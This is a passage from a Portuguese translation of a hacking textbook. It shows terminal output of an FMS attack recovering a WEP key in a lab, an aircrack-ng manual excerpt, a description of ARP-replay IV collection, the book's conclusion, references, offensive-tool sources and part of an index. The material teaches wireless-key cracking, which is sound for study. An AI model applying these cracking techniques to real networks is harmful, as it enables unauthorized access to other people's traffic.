31	0		63	0		95	1		127	0		159	0		191	0		223	0		255	0	

[Chave real] = (1, 2, 3, 4, 5, 66, 75, 123, 99, 100, 123, 43, 213)

key[0] é provavelmente 1
reader@hacking:~/booksrc \$

reader@hacking:~/booksrc \$./fms 12

Usando IV: (15, 255, 0), o primeiro byte do keystream é 81

Executando as primeiras 15 etapas do KSA... na iteração #15 do KSA, j=251 e S[15]=1 previsão de key[12] = 81 - 251 - 1 = 85

Usando IV: (15, 255, 1), o primeiro byte do keystream é 80

Executando as primeiras 15 etapas do KSA... na iteração #15 do KSA, j=252 e S[15]=1 previsão de key[12] = 80 - 252 - 1 = 83

Usando IV: (15, 255, 2), o primeiro byte do keystream é 159

Executando as primeiras 15 etapas do KSA... na iteração #15 do KSA, j=253 e S[15]=1 previsão de key[12] = 159 - 253 - 1 = 161

.:[saída cortada]:

Usando IV: (15, 255, 252), o primeiro byte do keystream é 238

Executando as primeiras 15 etapas do KSA... na iteração #15 do KSA, j=236 e S[15]=1 key[12] prediction = 238 - 236 - 1 = 1

Usando IV: (15, 255, 253), o primeiro byte do keystream é 197

Executando as primeiras 15 etapas do KSA... na iteração #15 do KSA, j=236 e S[15]=1 previsão de key[12] = 197 - 236 - 1 = 216

Usando IV: (15, 255, 254), o primeiro byte do keystream é 238

Executando as primeiras 15 etapas do KSA... na iteração #15 do KSA, j=249 e S[15]=2 previsão de key[12] = 238 - 249 - 2 = 243

Usando IV: (15, 255, 255), o primeiro byte do keystream é 176

Executando as primeiras 15 etapas do KSA... na iteração #15 do KSA, j=250 e S[15]=1 key[12] prediction = 176 - 250 - 1 = 181

Tabela de frequência para a chave[12] (* = mais frequente)

0	1		32	0		64	2		96	0		128	1		160	1		192	0		224	2	
1	2		33	1		65	0		97	2		129	1		161	1		193	0		225	0	
2	0		34	2		66	2		98	0		130	2		162	3		194	2		226	0	
3	2		35	0		67	2		99	2		131	0		163	1		195	0		227	5	
4	0		36	0		68	0		100	1		132	0		164	0		196	1		228	1	
5	3		37	0		69	3		101	2		133	0		165	2		197	0		229	3	
6	1		38	2		70	2		102	0		134	0		166	2		198	0		230	2	
7	2		39	0		71	1		103	0		135	0		167	3		199	1		231	1	
8	1		40	0		72	0		104	1		136	1		168	2		200	0		232	0	
9	0		41	1		73	0		105	0		137	1		169	1		201	1		233	1	
10	2		42	2		74	0		106	4		138	2		170	0		202	1		234	0	

11 3		43	1		75	0		107	1		139	3		171	2		203	1		235	0	
12 2		44	0		76	0		108	2		140	2		172	0		204	0		236	1	
13 0		45	0		77	0		109	1		141	1		173	0		205	2		237	4	
14 1		46	1		78	1		110	0		142	3		174	1		206	0		238	1	
15 1		47	2		79	1		111	0		143	0		175	1		207	2		239	0	
16 2		48	0		80	1		112	1		144	3		176	0		208	0		240	0	
17 1		49	0		81	0		113	1		145	1		177	0		209	0		241	0	
18 0		50	2		82	0		114	1		146	0		178	0		210	1		242	0	
19 0		51	0		83	4		115	1		147	0		179	1		211	4		243	2	
20 0		52	1		84	1		116	4		148	0		180	1		212	1		244	1	
21 0		53	1		85	1		117	0		149	2		181	1		213	12*		245	1	
22 1		54	3		86	0		118	0		150	1		182	2		214	3		246	1	
23 0		55	3		87	0		119	1		151	0		183	0		215	0		247	0	
24 0		56	1		88	0		120	0		152	2		184	0		216	2		248	0	
25 1		57	0		89	0		121	2		153	0		185	2		217	1		249	0	
26 1		58	0		90	1		122	0		154	1		186	0		218	1		250	2	
27 2		59	1		91	1		123	0		155	1		187	1		219	0		251	2	
28 2		60	2		92	1		124	1		156	1		188	1		220	0		252	0	
29 1		61	1		93	3		125	2		157	2		189	2		221	0		253	1	
30 0		62	1		94	0		126	0		158	1		190	1		222	1		254	2	
31 0		63	0		95	1		127	0		159	0		191	0		223	2		255	0	

[Chave real] = (1, 2, 3, 4, 5, 66, 75, 123, 99, 100, 123, 43, 213)

A chave[12] provavelmente é 213

leitor@hacking:~/booksrc \$

Esse tipo de ataque foi tão bem-sucedido que um novo protocolo sem fio chamado WPA deve ser usado se você espera alguma forma de segurança. No entanto, ainda há um número surpreendente de redes sem fio protegidas apenas por WEP. Atualmente, existem ferramentas bastante robustas para realizar ataques WEP. Um exemplo notável é o aircrack, que foi incluído no LiveCD; no entanto, ele requer hardware sem fio, que talvez você não tenha. Há muita documentação sobre como usar essa ferramenta, que está em constante desenvolvimento. A primeira página do manual deve ajudá-lo a começar.

NOME

O aircrack-ng é um cracker de chaves 802.11 WEP / WPA-PSK.

SINOPSE

aircrack-ng [opções] <.cap / .ivs file(s)>

DESCRIÇÃO

O aircrack-ng é um cracker de chaves 802.11 WEP/WPA-PSK. Ele implementa o chamado ataque Fluhrer - Mantin - Shamir (FMS), juntamente com alguns novos ataques de um hacker talentoso chamado KoreK. Quando um número suficiente de pacotes criptografados é coletado, o aircrack-ng pode recuperar quase instantaneamente a chave WEP.

OPÇÕES

Opções comuns:

-a <amode>

Forçar o modo de ataque, 1 ou wep para WEP e 2 ou wpa para WPA-PSK.

-e <essid>

Seleciona a rede de destino com base no ESSID. Essa opção também é necessária para a quebra de WPA se o SSID for clonado.

Novamente, consulte a Internet para obter informações sobre problemas de hardware. Esse programa popularizou uma técnica inteligente de coleta de IVs. Esperar para coletar IVs suficientes dos pacotes levaria horas ou até dias. Mas como a rede sem fio ainda é uma rede, haverá tráfego ARP. Como a criptografia WEP não modifica o tamanho do pacote, é fácil identificar quais são ARP. Esse ataque captura um pacote criptografado que tem o tamanho de uma solicitação ARP e, em seguida, reproduz para a rede milhares de vezes. A cada vez, o pacote é descriptografado e enviado à rede, e uma resposta ARP correspondente é enviada de volta. Essas respostas extras não prejudicam a rede; no entanto, elas geram um pacote separado com um novo IV. Usando essa técnica de fazer cócegas na rede, é possível reunir IVs suficientes para quebrar a chave WEP em apenas alguns minutos.

0x800

CONCLU SÃO

Hacking tende a ser um tópico mal compreendido, e a mídia gosta de sensacionalismo, o que só agrava essa condição. As mudanças na terminologia têm sido ineficazes em sua maioria - o que é necessário é uma mudança na

mentalidade. Os hackers são apenas pessoas com espírito inovador e um conhecimento profundo de tecnologia. Os hackers não são necessariamente criminosos, embora, enquanto o crime tiver o potencial de compensar, sempre haverá alguns criminosos que são hackers. Não há nada de errado com o conhecimento do hacker em si, apesar de suas possíveis aplicações.

Querendo ou não, existem vulnerabilidades no software e nas redes das quais o mundo depende diariamente. Esse é simplesmente um resultado inevitável do ritmo acelerado do desenvolvimento de software. Os novos softwares geralmente são bem-sucedidos no início, mesmo que haja vulnerabilidades. Esse sucesso significa dinheiro, o que atrai criminosos que aprendem a explorar essas vulnerabilidades para obter ganhos financeiros. Parece que essa seria uma espiral descendente sem fim, mas, felizmente, todas as pessoas que encontram as vulnerabilidades em um software não são apenas criminosos mal-intencionados com fins lucrativos. Essas pessoas são hackers, cada um com seus próprios motivos; alguns são movidos pela curiosidade, outros são pagos por seu trabalho, outros ainda gostam do desafio e vários são, de fato, criminosos. A maioria dessas pessoas

não têm intenção maliciosa; em vez disso, eles ajudam os fornecedores a corrigir seus softwares vulneráveis. Sem os hackers, as vulnerabilidades e as falhas no software permaneceria sem serem descobertas. Infelizmente, o sistema jurídico é lento e, em sua maioria, ignorante com relação à tecnologia. Muitas vezes, leis draconianas são aprovadas e sentenças excessivas são dadas para tentar assustar as pessoas e impedi-las de olhar com atenção. Essa é uma lógica infantil - desencorajar os hackers a explorar e procurar vulnerabilidades não resolve nada. Convencer a todos de que o imperador está usando roupas novas e elegantes não muda a realidade de que ele está nu. As vulnerabilidades não descobertas ficam à espera de que alguém muito mais mal-intencionado do que um hacker comum as descubra. O perigo das vulnerabilidades de software é que a carga útil pode ser qualquer coisa. A replicação de worms da Internet é relativamente benigna quando comparada aos cenários de pesadelo do terrorismo que essas leis tanto temem. Restringir os hackers com leis pode tornar os piores cenários mais prováveis, pois deixa mais vulnerabilidades não descobertas para serem exploradas por aqueles que não estão sujeitos à lei e querem causar danos reais.

Alguns poderiam argumentar que, se não houvesse hackers, não haveria motivo para corrigir essas vulnerabilidades não descobertas. Essa é uma perspectiva, mas, pessoalmente, prefiro o progresso à estagnação. Os hackers desempenham um papel muito importante na co-evolução da tecnologia. Sem os hackers, haveria poucos motivos para melhorar a segurança dos computadores. Além disso, enquanto as perguntas "Por quê?" e "E se?" forem feitas, os hackers sempre existirão. Um mundo sem hackers seria um mundo sem curiosidade e inovação.

Esperamos que este livro tenha explicado algumas técnicas básicas de hacking e, talvez, até mesmo o espírito do mesmo. A tecnologia está sempre mudando e se expandindo, portanto, sempre haverá novos hacks. Sempre haverá novas vulnerabilidades no software, ambiguidades nas especificações de protocolo e uma infinidade de outros excessos. O conhecimento adquirido com este livro é apenas um ponto de partida. Cabe a você expandi-lo, descobrindo continuamente como as coisas funcionam, imaginando as possibilidades e pensando nas coisas em que os desenvolvedores não pensaram. Cabe a você tirar o melhor proveito dessas descobertas e aplicar esse conhecimento da maneira que achar melhor. A informação em si não é um crime.

0x810 Referências

- Aleph1. "Smashing the Stack for Fun and Profit". *Phrack*, no. 49, publicação on-line em <http://www.phrack.org/issues.html?issue=49&id=14#article>
- Bennett, C., F. Bessette e G. Brassard. "Experimental Quantum Cryptography" (Criptografia quântica experimental). *Journal of Cryptology*, vol. 5, no. 1 (1992), 3-28.
- Borisov, N., I. Goldberg e D. Wagner. "Segurança do algoritmo WEP". Publicação on-line em <http://www.isaac.cs.berkeley.edu/isaac/wep-faq.html>
- Brassard, G. e P. Bratley. *Fundamentals of Algorithmics (Fundamentos de Algoritmia)*. Englewood Cliffs, NJ: Prentice Hall, 1995.

- Notícias da CNET. "Criptografia de 40 bits não é problema". Publicação on-line em <http://www.news.com/News/Item/0,4,7483,00.html>
- Conover, M. (Shok). "w00w00 sobre Heap Overflows". Publicação on-line em <http://www.w00w00.org/files/articles/heaptut.txt>
- Electronic Frontier Foundation. "Felten vs. RIAA". Publicação on-line em http://www.eff.org/IP/DMCA/Felten_v_RIAA
- Eller, R. (caezaR). "Bypassing MSB Data Filters for Buffer Overflow Exploits on Intel Platforms". Publicação on-line em <http://community.core-sdi.com/~juliano/bypass-msb.txt>
- Fluhrer, S., I. Mantin e A. Shamir. "Weaknesses in the Key Scheduling Algorithm of RC4" (Fraquezas no algoritmo de agendamento de chaves do RC4). Publicação on-line em <http://citeseer.ist.psu.edu/fluhrer01weaknesses.html>
- Grover, L. "Quantum Mechanics Helps in Searching for a Needle in a Haystack" (Mecânica quântica ajuda a procurar uma agulha em um palheiro). *Physical Review Letters*, vol. 79, no. 2 (1997), 325-28.
- Joncheray, L. "Simple Active Attack Against TCP" (Ataque ativo simples contra o TCP). Publicação on-line em <http://www.insecure.org/stf/iphijack.txt>
- Levy, S. *Hackers: Heroes of the Computer Revolution [Heróis da Revolução da Informática]*. Nova York: Doubleday, 1984.
- McCullagh, D. "Russian Adobe Hacker Busted", *Wired News*, 17 de julho de 2001. Publicação on-line em <http://www.wired.com/news/politics/0,1283,45298,00.html>
- A equipe de desenvolvimento do NASM. "NASM-The Netwide Assembler (Manual)", versão 0.98.34. Publicação on-line em <http://nasm.sourceforge.net>
- Rieck, K. "Fuzzy Fingerprints: Attacking Vulnerabilities in the Human Brain". Publicação on-line em <http://freeworld.thc.org/papers/ffp.pdf>
- Schneier, B. *Applied Cryptography: Protocols, Algorithms, and Source Code in C*, 2nd ed. New York: John Wiley & Sons, 1996.
- Scut e Equipe Teso. "Exploiting Format String Vulnerabilities", versão 1.2. Disponível on-line em sites de usuários particulares.
- Shor, P. "Polynomial-Time Algorithms for Prime Factorization and Discrete Logarithms on a Quantum Computer". *SIAM Journal of Computing*, vol. 26 (1997), 1484-509. Publicação on-line em <http://www.arxiv.org/abs/quant-ph/9508027>
- Smith, N. "Stack Smashing Vulnerabilities in the UNIX Operating System". Disponível on-line em sites de usuários particulares.
- Solar Designer. "Contornando a pilha não executável (e correção)". *BugTraq* post, 10 de agosto de 1997.
- Stinson, D. *Cryptography: Theory and Practice*. Boca Raton, FL: CRC Press, 1995.
- Zwický, E., S. Cooper e D. Chapman. *Building Internet Firewalls*, 2ª edição. Sebastopol, CA: O'Reilly, 2000.

0x820 **Fontes**

pcalc

Uma calculadora de programador disponível em Peter Glen

<http://ibiblio.org/pub/Linux/apps/math/calc/pcalc-000.tar.gz>

NASM

O Netwide Assembler, do NASM Development Group

<http://nasm.sourceforge.net>

Nêmesis

Uma ferramenta de injeção de pacotes de linha de comando de obecian (Mark Grimes) e Jeff Nathan

<http://www.packetfactory.net/projects/nemesis>

dsniff

Uma coleção de ferramentas de detecção de rede da Dug Song

<http://monkey.org/~dugsong/dsniff>

Disseminador

Um polimorfo de bytecode ASCII imprimível da Matrix (Jose Ronnick)

<http://www.phiral.com>

mitm-ssh

Uma ferramenta SSH man-in-the-middle de Claes

Nyberg <http://www.signedness.org/tools/mitm-ssh.tgz>

ffp

Uma ferramenta de geração de impressões digitais difusa da

Konrad Rieck <http://freeworld.thc.org/thc-ffp>

John, o Estripador

Um cracker de senhas do Solar Designer

<http://www.openwall.com/john>

INDEX

Símbolos e números

& (e comercial)
 para endereço da operadora,
 45 para processo em segundo
 plano, 347
< > (colchetes angulares), para
 arquivo de inclusão, 91
= (operador de atribuição), 12
* (asterisco), para ponteiros, 43
\ (barra invertida), para escape
 caráter, 180
{ } (chaves), para um
 conjunto de
 instruções, 8, 9
\$ (qualificador de cifrão) e acesso
 direto a parâmetros, 180
== (operador igual a), 14
! (ponto de exclamação), 14
> (maior que o operador), 14
>= (operador maior ou igual a),
 14
< (operador de menor que), 14
<= (operador menor ou igual a), 14
!= (não é igual ao operador), 14
! (não operador), 14
% (sinal de porcentagem), para o
 parâmetro de formato,
 48
" (aspas), para arquivos de inclusão,
 91
; (ponto e vírgula), para fim de
 instrução, 8
Variável de \$1, 31
Caixa S de 8 por 8, 435
Esquema de endereçamento de
 32 bits, 22 Esquema de
 endereçamento de 64 bits, 22
Resposta HTTP 404, 213

A

função accept(), 199, 206 modo
de acesso ao arquivo, 84

Registro de acumulador (EAX), 24, 346
 zeragem, 368
Sinalizador ACK, 223
 filtro para, 260
farejamento ativo, 239-251
instrução add, 293
Protocolo de resolução de endereços
 (ARP), 219, 240
envenenamento de cache, 240
redirecionamento, 240
mensagens de resposta, 219
spoofing, 243
 mensagens de solicitação, 219
endereço do operador, 45, 47, 98
programa addressof.c, 46
endereço do programa2.c, 47
arquivo addr_struct.c, 348-349 conta de
administrador, 88. *Veja também*
 raiz, usuário
AES (Rijndael), 398
AF_INET, estrutura de endereço de
 soquete para, 201-202
aircrack, 448-449
AirSnort, 439
algoritmo, eficiência do, 398 tempo de
execução algorítmica, 397-398 e
comercial (&)
 para endereço da operadora, 45
 para processo em segundo
 plano, 347
ataques de amplificação, 257
operação AND bit a bit, 366 e
instrução, 293
Operador AND, 14-15
< > (colchetes angulares), para
 arquivo de inclusão, 91
camada de aplicativo (OSI), 196
vetor de argumento, 59
operadores aritméticos, 12-14

- ARP. *Consulte* Protocolo de resolução de endereços (ARP)
- Função `arp_cmdline()`, 246
- Estrutura do ARPhdr, 245-246
- função `arp_initdata()`, 246
- função `arp_send()`, 249
- programa arpspoof.c, 249-250, 408
- função `arp_validatedata()`, 246
- função `arp_verbose()`, 246 arrays em C, 38
- expressão artística, programação como, 2
- ASCII, 33-34
- função para conversão em número inteiro, 59
 - para endereço IP, conversão, 203
- ASLR, 379-380, 385, 388
- programa aslr_demo.c, 380
- programa aslr_execl.c, 389 programa aslr_execl_exploit.c, 390-391
- montador, 7
- linguagem de montagem, 7, 22, 25-37
- Comando GDB `examine` para exibir instruções, 30
 - estrutura if-then-else em, 32
 - chamadas do sistema Linux em, 284-286 para shellcode, 282-286
 - sintaxe, 22
- operador de atribuição (=), 12
- asterisco (*), para ponteiros, 43
- criptografia assimétrica, 400-405
- notação assintótica, 398
- sintaxe AT&T para
- montagem
- idioma, 22
 - função `atoi()`, 59
- programa auth_overflow.c, 122-125
- programa auth_overflow2.c, 126-133
- B**
- barra invertida (\), para escape caractere, 180
- backtrace
- de chamadas de função
 - aninhadas, 66 de pilha, 40, 61, 274
- largura de banda, ping flood para consumir, 257
- Registro Base (EBX), 24, 344-345
- salvando valores atuais, 342
- Registro do ponteiro de base (EBP), 24, 31, 70, 73, 344-345
- salvando valores atuais, 342 shell
- BASH, 133-150, 332
- substituição de comandos, 254
 - investigações com, 380-384
 - para loops, 141-142
 - script para enviar respostas ARP, 243-244 BB84, 396
- programa de calculadora bc, 30 beleza, em matemática, 3 Bennett, Charles, 396
- Berkeley Packet Filter (BPF), 259
- ordem de bytes big-endian, 202
- notação big-oh, 398
- chamada bind, estrutura `host_addr` para, 205
- função `bind()`, 199
- programa `bind_port.c`, 303-304
- programa `bind_port.s`, 306-307
- programa `bind_shell.s`, 312-314
- programa `bind_shell1.s`, 308
- /bin/sh, 359
- chamada de sistema para executar, 295 paradoxo do aniversário, 437
 - operações bit a bit, 84
 - programa `bitwise.c`, 84-85
 - cifra de bloco, 398
 - Blowfish, 398
 - Bluesmack, 256
- Protocolo Bluetooth, 256 LiveCD inicializável. *Consulte* botnet
- LiveCD, 258
- bots, 258
- BPF (filtro de pacotes de Berkeley), 259 Brassard, Gilles, 396
- ponto de interrupção, 24, 27, 39, 342, 343
- endereço de transmissão, para amplificação
- ataques, 257
- ataques de força bruta, 436-437
- exaustivo, 422-423
- segmento bss, 69, 77
- para armazenamento variável em C, 75
- comando bt, 40
- estouro de buffer, 119-133, 251
- substituição de comando e Perl para gerar, 134-135
- em segmentos de memória, 150-167
- vulnerabilidade do programa notesearch.c
- capacidade para, 137-142
- vulnerabilidades baseadas em pilha, 122-133

excesso de buffer, 119
buffers, 38
restrições do programa, 363-376
função buildarp(), 246
byte, 21
contador de bytes, incrementando, 177
ordem de bytes da arquitetura, 30
conversão, 238

C

Compiladores C, 19
gratuito, 20
tipos de dados variáveis e, 58
linguagem de programação C
endereço do operador, 45
abreviação de operadores aritméticos, 13 vs. linguagem de montagem, 282
Operações booleanas, 15
comentários, 19
estruturas de controle, 309-
314 acesso a arquivos em, 81-86 funções em, 16
segmentos de memória, 75-77
responsabilidade do programador pelos dados
integridade, 119
instrução de chamada,
287 bytes nulos de,
290
função de retorno de chamada, 235
retorno de carro, para encerramento de
linha em HTTP, 209
função caught_packet(), 236, 237 CD
com livro. *Consulte LiveCD*
instrução cdq, 302
tipo de dados char, 12, 43
matriz de caracteres (C), 38
binário executável char_array, 38
programa char_array.c, 38 função
check_authentication(),
122, 125
quadro de pilha para, 128-129
processo filho, gerando o shell raiz
com, 346
comando chmod, 88
comando chown, 90
comando chsh, 89
função cleanup(), 184
client_addr_ptr, 348, 349
e acidente, 353

função close(), descriptor de arquivo para, 82 portas fechadas, resposta com SYN/ACK
pacotes, 268
operação cmp, 26, 32, 310, 311
segmento de código, 69
Worm CodeRed, 117, 319 linha de comando, Perl para executar instruções, 133
prompt de comando, indicador de trabalhos de back-ground, 332
argumentos da linha de comando, 58-61
programa commandline.c, 58-59
comandos
executando single como usuário root, 88 substituições e Perl para gerar
estouro de buffer, 134-135
comentários, no programa C, 19
operadores de comparação, 14-15
código compilado, 20
compilador, 7
potência computacional vs. espaço de armazenamento, 424
segurança computacional, 396
probabilidade condicional, 114
declarações condicionais, variáveis em, 14
confusão, 399
função connect(), 199, 213, 314
shellcode do connect-back, 314-318
programa connectback-shell.s, 314-315
connectividade, ICMP para testar, 221
constantes, 12
construtores (.ctors), seções de tabela para, 184-188
programa convert.c, 59-60
Lei de Direitos Autorais, 118
despejo de núcleo, 289
Registro do contador (ECX), 24
contramedidas
para detecção de ataques, 320
restrições de buffer, 363-376
endurecimento, 376
arquivos de registro e, 334-336 pilha não executável, 376-379
negligenciar o óbvio, 336-347
daemons do sistema, 321-328
ferramentas, 328-333
biscoitos, 3

acidente, 61, 128
de estouro de buffer, 120 e
client_addr_ptr, 353 por
ataques DoS, 251
de endereços de memória fora do limite, 60
Função CRC32 (soma de verificação de redundância cíclica), 434
atividade criminosa, 451-452
função crypt(), 153, 418
valores de sal, 423
criptanálise, 393
Programa crypt_crack.c, 420
criptografia, 393
leis que restringem, 3
criptologia, 393
programa crypt_test.c, 418
.ctors (construtores), seções de tabela para, 184-188
chaves ({ }), para um conjunto de instruções, 8, 9
variável current_time, 97
manipuladores de sinais personalizados, 322 comando cut, 143-144 soma de verificação de redundância cíclica (CRC32), 434
Cynosure, 118

D

função daemon(), 321
daemons, 321
Registro de dados (EDX), 24, 361
integridade dos dados, responsabilidade do programador, 119
segmento de dados, 69
para armazenamento de variáveis em C, 75 tipos de dados, de variáveis, 12 buffer de arquivo de dados, 151-152
soquete de datagrama, 198
camada de data-link (OSI), 196, 197
para o navegador da Web, 217, 218-219
programa datatype_sizes.c, 42-43
DCMA (Digital Millennium Copyright direito) de 1998, 3
depuradores, 23-24
declarando função destrutora, 184 funções com tipo de dados de retorno valor, 16-17

variável de pilha, 76
variáveis, 12
função decode_ethernet(), 237
função decode_ip(), 237
arquivo decode_sniff.c, 235-239
função decode_tcp(), 236, 237
decoerência, 399
gateway padrão, redirecionamento de ARP e, 241
Negação de serviço (DoS), 251-258 ataques de
amplificação, 257 inundação de DoS
distribuída, 258 inundação de ping, 257
ping da morte, 256 inundação de SYN,
252-256
teardrop, 256
operador de desreferência, 47 endereço
de carregamento de, 297
DES, 398
Registro do índice de destino (EDI), 24 destruidores (.dtors)
exibindo o conteúdo, 185 sobrescrevendo a seção
com o endereço de
shellcode injetado, 190 seções de tabela
para, 184-188
Deutsch, Peter, 2
ataques de dicionário, 419-422 tabelas de dicionário,
baseadas em IV
decodificação, 438
difusão, 399
Lei de Direitos Autorais do Milênio Digital
(DCMA) de 1998, 3
acesso direto a parâmetros, 180-182 diretório, para
arquivos include, 91 Dissembler, 454
inundação distribuída de DoS, 258 divisão,
restante após, 12
DNS (Domain Name Service), 210 qualificador de
cifrão (\$) e direcionamento
acesso a parâmetros, 180
DoS. *Consulte* Negação de serviço (DoS)
notação de número pontilhado, 203 palavra
dupla (DWORD), 29
convertendo para quadword, 302 programa
drop_privs.c, 300
Programa dsniff, 226, 249, 454
.dtors (destrutores) exibindo conteúdo, 185
sobrescrevendo a seção com o endereço do código de shell
injetado, 190
seções de tabela para, 184-188

- Programa dtors_sample.c, 184
 função dump(), 204
 chamada de sistema dup2, 307
 DWORD (palavra dupla), 29
 convertendo em quadword, 302
- E**
- Registro EAX (Acumulador), 24, 312, 346
 zeragem, 368
 Registro EBP (ponteiro de base), 24, 31, 70, 73, 344-345
 salvando valores atuais, 342
 Registro EBX (Base), 24, 312, 344-345
 salvando valores atuais, 342
 Função ec_malloc(), 91
 Registro ECX (contador), 24
 Registro EDI (Destination Index), 24
 Registro EDX (Data), 24, 361
 Registro EFLAGS, 25
 Registro EIP. *Consulte o registro do ponteiro de instruções (EIP)*
 elegância, 2, 6
 encapsulamento, 196 arquivo
 encoded_sockreuserestore_dbg.s, 360-361
 criptografia, 393
 assimétrica, 400-405 tamanho
 máximo permitido de chave em
 software exportado, 394
 simétrico, 398-400
 sem fio 802.11b, 433-436
 comando env, 142
 variáveis de ambiente, 142
 exibindo a localização, 146
 para exploração, 148
 PATH, 172
 colocação de shellcode em, 188
 randomização da pilha
 local, 380 para
 armazenar cadeia de
 caracteres, 378
 época, 97
 igual ao operador (==), 14
 verificação de erros, para malloc(), 79, 80-81
 programa errorchecked_heap.c, 80-81
 erros, de um para outro, 116-117
 sequências de escape, 48
 caractere de escape, barra invertida
 (\) para, 180
- Registro ESI (Source Index), 24
 Registro ESP (Stack Pointer), 24, 33, 70, 73
 código de shell e, 367
 Arquivo /etc/passwd, 89, 153
 Arquivo /etc/services, portas padrão em, 207-208
 Estrutura do ETHERhdr, 245-246
 Ethernet, 218, 230
 cabeçalho para, 230
 comprimento de, 231
 Algoritmo euclidiano, 400-401
 estendido, 401-402
 Função totient de Euler, 400, 403
 comando examine (GDB)
 para pesquisa de tabela ASCII, 34-35 para exibir a tabela
 desmontada
 instruções, 30 tamanho
 da unidade de exibição para, 28-29 para memória, 27-28
 ponto de exclamação (!), 14
 função exec(), 149, 389, 390
 função execle(), 149
 programa exec_shell.c, 296
 programa exec_shell.s, 297
 binários executáveis, 21
 criando a partir do código de
 montagem, 286 permissão de execução, 87
 fluxo de execução, controle, 118
 execução de código arbitrário, 118
 função execve(), 295-296, 388-389
 estrutura para, 298 ataques
 exaustivos de força bruta, 422-423
 saída, executando automaticamente a
 função em, 184
 função exit(), 191, 286
 endereço de, 192
 buffer de exploração, 332
 programas de exploração, 329
 scripts de exploração, 328-333
 ferramentas de exploração, 329
 exploração, 115
 com o BASH, 133-150
 estouro de buffer, 119-133
 cadeias de formato, 167-193
 acesso direto a
 parâmetros,
 180-182
 leitura de endereços de memória
 arbitrários, 172

exploração, *continuação*
strings de formato,
 continuadas com gravações
 curtas, 182-183
 vulnerabilidade, 170-171
gravação em endereços de
 memória arbitrários, 173-179
técnicas gerais, 118
estouro baseado em heap, 150-155
função `jackpot()` como alvo, 160-
 166
ponteiros de função transbordando,
 156-167
sobrescrever a tabela de
 deslocamento global, 190-193
sem arquivo de registro, 352-354
programa `exploit_notesearch.c`, 121
programa `exploit_notesearch_env.c`,
 149-150
algoritmo euclidiano estendido, 401-
 402

F

erros fatais, exibindo, 228
função `fatal()`, 83, 91
programa `fcntl_flags.c`, 85-86
Arquivo `fcntl.h`, 84
Rede Feistel, para DES, 399 Felten,
Edward, 3
Erro de cerca, 116
`ffp`, 454
Comando `fg` (primeiro plano), 158,
332
função `fgets()`, 419
opção de largura de campo, para o
 parâmetro de formato, 49
acesso a arquivos, em C,
 81-86 descritores de
arquivos, 81
 padrão de duplicação, 307-309
 em Unix, 283
Resposta HTTP File Not Found, 213
permissões de arquivo, 87-88
Protocolo de transferência de arquivos
 (FTP), 222 servidor, 226
fluxos de arquivos, 81
Ordenação FILO (first-in, last-out), 70
filtro, para pacotes, 259
Varreduras FIN, 264-265
 após a modificação do kernel, 268
 antes da modificação do kernel,
 267-268
programa `find_jmpesp.c`, 386

impressões digitais
 difusas, 413-417
host, para SSH, firewalls
410-413 e vinculação de
porta
 código de shell, 314
ordenação primeiro a entrar, último a
sair (FILO), 70 programa `firstprog.c`,
19
tipo de dados `float`, 12, 13, 43
serviços de inundação, por ataques DoS,
251 fluxo de execução, operações
 controle, 26
Ataque de Fluhrer, Mantin e Shamir
 (FMS), 439-449
programa `fms.c`, 443-445
programa `fmt_strings.c`, 48-49
programa `fmt_uncommon.c`, 168
programa `fmt_vuln.c`, 170-171
função `fopen()`, 419
loops for, 10-11
 com instruções de montagem, 309-310
 para preencher o buffer, 138
comando `foreground (fg)`, 158, 332
forjar endereço de origem, 239
função `fork()`, 149, 346
parâmetros de formato, 48
cadeias de formato, 167-193
 memória para, 171
 para a função `printf()`, 48-51
 gravações curtas para explorações,
 182-183 simplificação de
 explorações com a função `printf()`
 direta, 182-183
 acesso a parâmetros, 180-182
 vulnerabilidade, 170-171
FP (ponteiro de quadro), 70
Função `fprintf()`, para mensagens de
erro, 79
ataques de fraggle, 257
fragmentação de pacotes, 221
IPv6, 256
ponteiro de quadro (FP), 70
função `free()`, 77, 79, 152
liberdade de expressão, 4
FTP (File Transfer Protocol), 222
 servidor, 226
programa `funcptr_example.c`, 100
funcionalidades, expansão e
 erros, 117
funções, 16-19 executando
 automaticamente em
 saída, 184
ponto de interrupção em, 24

declaração de nulidade, 17
para verificação de erros, 80-81
bibliotecas de, 19
variáveis locais para, 62
memória, ponteiro de string
referenciamento, 228
ponteiros, 100-101
chamando sem sobrescrever, 157
transbordando, 156-167
prólogo, 27, 71, 132
salvando o registro atual
valores, 342
protótipo, 17
para manipulação de strings,
39 impressões digitais difusas,
413-417

G

programa game_of_chance.c, 102-113,
156-167
gateway, 241
GCC. *Consulte Coleção de compiladores
GNU (GCC)*
GCD (maior divisor comum), 401
Depurador GDB, 23-24
endereço do operador, 45
análise com, 273-275
para controlar a execução do
processo tinywebd, 350-352
para depurar o processo filho do
daemon, 330-331
sintaxe de desmontagem, 25
exibição de variáveis locais no stack
frame, 66
examinar comando
para pesquisa de tabela ASCII,
34-35 para exibir a tabela
desmontada
instruções, 30
para memória, 27-28
investigando o núcleo com, 289-290
investigações com, 380-384
comando de impressão, 31
comandos abreviados, 28
comando stepi, 384
Arquivo .gdbinit, 25
registradores de uso geral, 24
comando GET (HTTP), 208
função getenv(), 146
programa getenvaddr.c, 147-148, 172
função geteuid(), 89

função gethostbyname(), 210, 211
função getuid(), 89, 92
Glen, Peter, 454
glibc, gerenciamento de memória heap,
152 tabela de deslocamento global
(GOT),
sobregravação, 190-193
variáveis globais, 63, 64, 75
endereços de memória, 69
segmento de memória para, 69
Coleção de compiladores GNU (GCC), 20.
*Consulte também compilador do
depurador GDB, acesso do GDB ao
código-fonte
código, 26
Programa objdump, 21, 184, 185
Goldberg, Ian, 394
GOT (tabela de deslocamento global),
sobrescrevendo, 190-193
operador maior que (>), 14
14 maior que ou igual a
operador (>=), 14
maior divisor comum (GCD), 401
Grécia, antiga, 3
comando grep, 21, 143-144
para localizar o código do kernel
que envia pacotes de
reinicialização, 267
Grimes, Mark, 242, 454 grupos,
permissões de arquivo para, 87
Grover, Lov, 399-400*

H

Ética do Hacker, 2
hacking, 272-280
análise com GDB, 273-275
atitudes em relação a, 451
e programa compilado, 21
ciclo de inovação, 319
essência do, 1-2
origens, 2
shellcode de vinculação de porta,
278-280 como solução de
problemas, 5
e controle de falhas de programa,
121 arquivo hacking.h, adicionando-o,
204 arquivo hacking-network.h, 209-210, 231,
232, 272-273
hacks, 6
varredura semiaberta, 264
função handle_connection(), 216, 342 ponto de
interrupção na função, 274-275

função handle_shutdown(), 328

endereços de hardware, 218
